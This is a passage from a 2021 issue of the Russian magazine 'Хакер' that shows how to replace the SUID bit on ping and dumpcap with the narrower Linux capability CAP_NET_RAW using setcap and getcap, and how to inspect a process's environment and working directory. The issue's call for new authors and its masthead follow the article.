В листинге ниже показан типичный пример применения ***отдельных*** привилегий там, где классически применяется неявная передача ***всех*** полномочий суперпользователя при помощи механизма SUID/SGID. Например, «обычная» утилита **ping** для выполнения своей работы должна создать «необработанный» **raw** сетевой сокет, что является с точки зрения ядра привилегированной операцией. В старых системах (актуально для Ubuntu до версии 18.10 включительно, начиная с 19.04 все уже «правильно из коробки») программа **/bin/ping** наделялась атрибутом **SUID** ❶ и находилась во владении суперпользователя **root**, чьи права и передавались при ее запуске. С точки зрения защищенности системы это не соответствует здравому смыслу, подсказывающему наделять программы минимально необходимыми возможностями, достаточными для их функционирования. Для создания «необработанных» **raw** и пакетных **packet** сокетов достаточно только привилегии **CAP_NET_RAW**, а весь суперпользовательский набор привилегий более чем избыточен.

Делегирование привилегий программы ping

```
fitz@ubuntu-1804:~$ ls -l /bin/ping
❶ -rwsr-xr-x 1 root root 64424 Jun 28 11:05 /bin/ping
fitz@ubuntu-1804:~$ ping ubuntu-1804
PING ubuntu-1804 (127.0.1.1) 56(84) bytes of data.
64 bytes from ubuntu-1804 (127.0.1.1): icmp_req=1 ttl=64 time=0.074 ms
^C
--- ubuntu ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.074/0.074/0.074/0.000 ms

fitz@ubuntu-1804:~$ sudo chmod u-s /bin/ping
fitz@ubuntu-1804:~$ ls -l /bin/ping
-rwxr-xr-x 1 root root 64424 Jun 28 11:05 /bin/ping
fitz@ubuntu-1804:~$ ping ubuntu-1804
  ping: icmp open socket: Operation not permitted

❸ fitz@ubuntu-1804:~$ sudo setcap cap_net_raw+ep /bin/ping
fitz@ubuntu-1804:~$ getcap /bin/ping
/bin/ping = cap_net_raw+ep
fitz@ubuntu-1804:~$ ping ubuntu-1804
PING ubuntu (127.0.1.1) 56(84) bytes of data.
  64 bytes from ubuntu (127.0.1.1): icmp_req=1 ttl=64 time=0.142 ms
^C
--- ubuntu ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.142/0.142/0.142/0.000 ms
```

При отключении передачи полномочий ❷ программа **/bin/ping** лишается возможности выполнять свои функции, а при назначении ей при помощи команды **setcap** «файловой» привилегии **CAP_NET_RAW** ❸ функциональность возвращается в полном объеме, т. к. приводит к установке «процессной» привилегии **CAP_NET_RAW** при запуске этой программы. Для просмотра привилегий, делегируемых при запуске программ, используется парная команда **getcap**.

Аналогично, при использовании анализаторов сетевого трафика tshark и/или wireshark, вызывающих для захвата сетевых пакетов утилиту dumpcap, требуется открывать как «необработанные» **raw**, так и пакетные **packet** сетевые сокеты, что требует той же привилегии **CAP_NET_RAW**. Классический способ применения анализаторов пакетов состоит в использовании явной передачи ***всех*** полномочий суперпользователя (при помощи **su** или **sudo**) при их запуске, что опять не соответствует минимально необходимым и достаточным требованиям к разрешенным возможностям программ.

Делегирование привилегий программе tshark

```
fitz@ubuntu:~$ tshark
tshark: There are no interfaces on which a capture can be done
itz@ubuntu:~$ strace -fe execve tshark
execve("/usr/bin/tshark", ["tshark"], [/* 23 vars */]) = 0
Process 8951 attached
[pid  8951] execve("/usr/bin/dumpcap", ["/usr/bin/dumpcap", "-D", "-Z",
"none"],...) = 0
Process 8951 detached
--- SIGCHLD (Child exited) @ 0 (0) ---
tshark: There are no interfaces on which a capture can be done
fitz@ubuntu:~$ ls -la /usr/bin/dumpcap
-rwxr-xr-x 1 root root 104688 Sep  5 19:43 /usr/bin/dumpcap
fitz@ubuntu:~$ getcap /usr/bin/dumpcap

fitz@ubuntu:~$ sudo setcap cap_net_raw+ep /usr/bin/dumpcap
fitz@ubuntu:~$ getcap /usr/bin/dumpcap
/usr/bin/dumpcap = cap_net_raw+ep
fitz@ubuntu:~$ tshark -i wlan0
Capturing on wlan0
  0.307205 fe80::895d:9d7d:f0b3:a372 → ff02::1:ff96:2df6 ICMPv6 86
Neighbor Solicitation
  0.307460 SuperMic_74:0e:90 → Spanning-tree-(for-bridges)_00 STP 60
Conf. Root = 32768/0/00:25:90:74:0e:90  Cost = 0  Port = 0x8001
...
```

Для эффективного использования анализаторов трафика непривилегированными пользователями достаточно делегировать их процессам захвата пакетов привилегию **CAP_NET_RAW** при помощи «файловых» привилегий **CAP_NET_RAW** для программы захвата /usr/bin/dumpcap, что и проиллюстрировано в предыдущем листинге.

INFO

Необходимо заметить, что все это уже достаточно давно умеет проделывать инсталлятор при установке пакета wireshark-common (от которого зависят пакеты tshark и wireshark), если утвердительно ответить на вопрос инсталлятора *‘Should non-superusers be able to capture packets?’*. Однако для более простого tcpdump такой услуги не предоставлено ☺.

Другие атрибуты

Переменные окружения и текущий рабочий каталог на поверку тоже оказываются атрибутами процесса, которые можно получить при помощи команд **ps** и **pwdx** соответственно.

Переменные окружения процесса

```
fitz@ubuntu:~$ ps fe
  PID TTY      STAT   TIME COMMAND
21872 pts/2    S      0:00 -bash USER=fitz LOGNAME=fitz HOME=/home/fitz
PATH=/usr/...
22904 pts/2    R+     0:00    _ ps fe LANGUAGE=ru:ko:en
LC_ADDRESS=ru_RU.UTF-8 ...
```

Текущий рабочий каталог процесса

```
fitz@ubuntu:~$ ps fx
  PID TTY      STAT   TIME COMMAND
22984 pts/0    S      0:00 -bash
23086 pts/0    S+     0:00    _ man ps
23097 pts/0    S+     0:00    _ pager
21872 pts/2    S      0:00 -bash
23103 pts/2    R+     0:00    _ ps fx

fitz@ubuntu:~$ pwdx 23097 22984
23097: /home/fitz
22984: /home/fitz
```

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№02 (263)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2021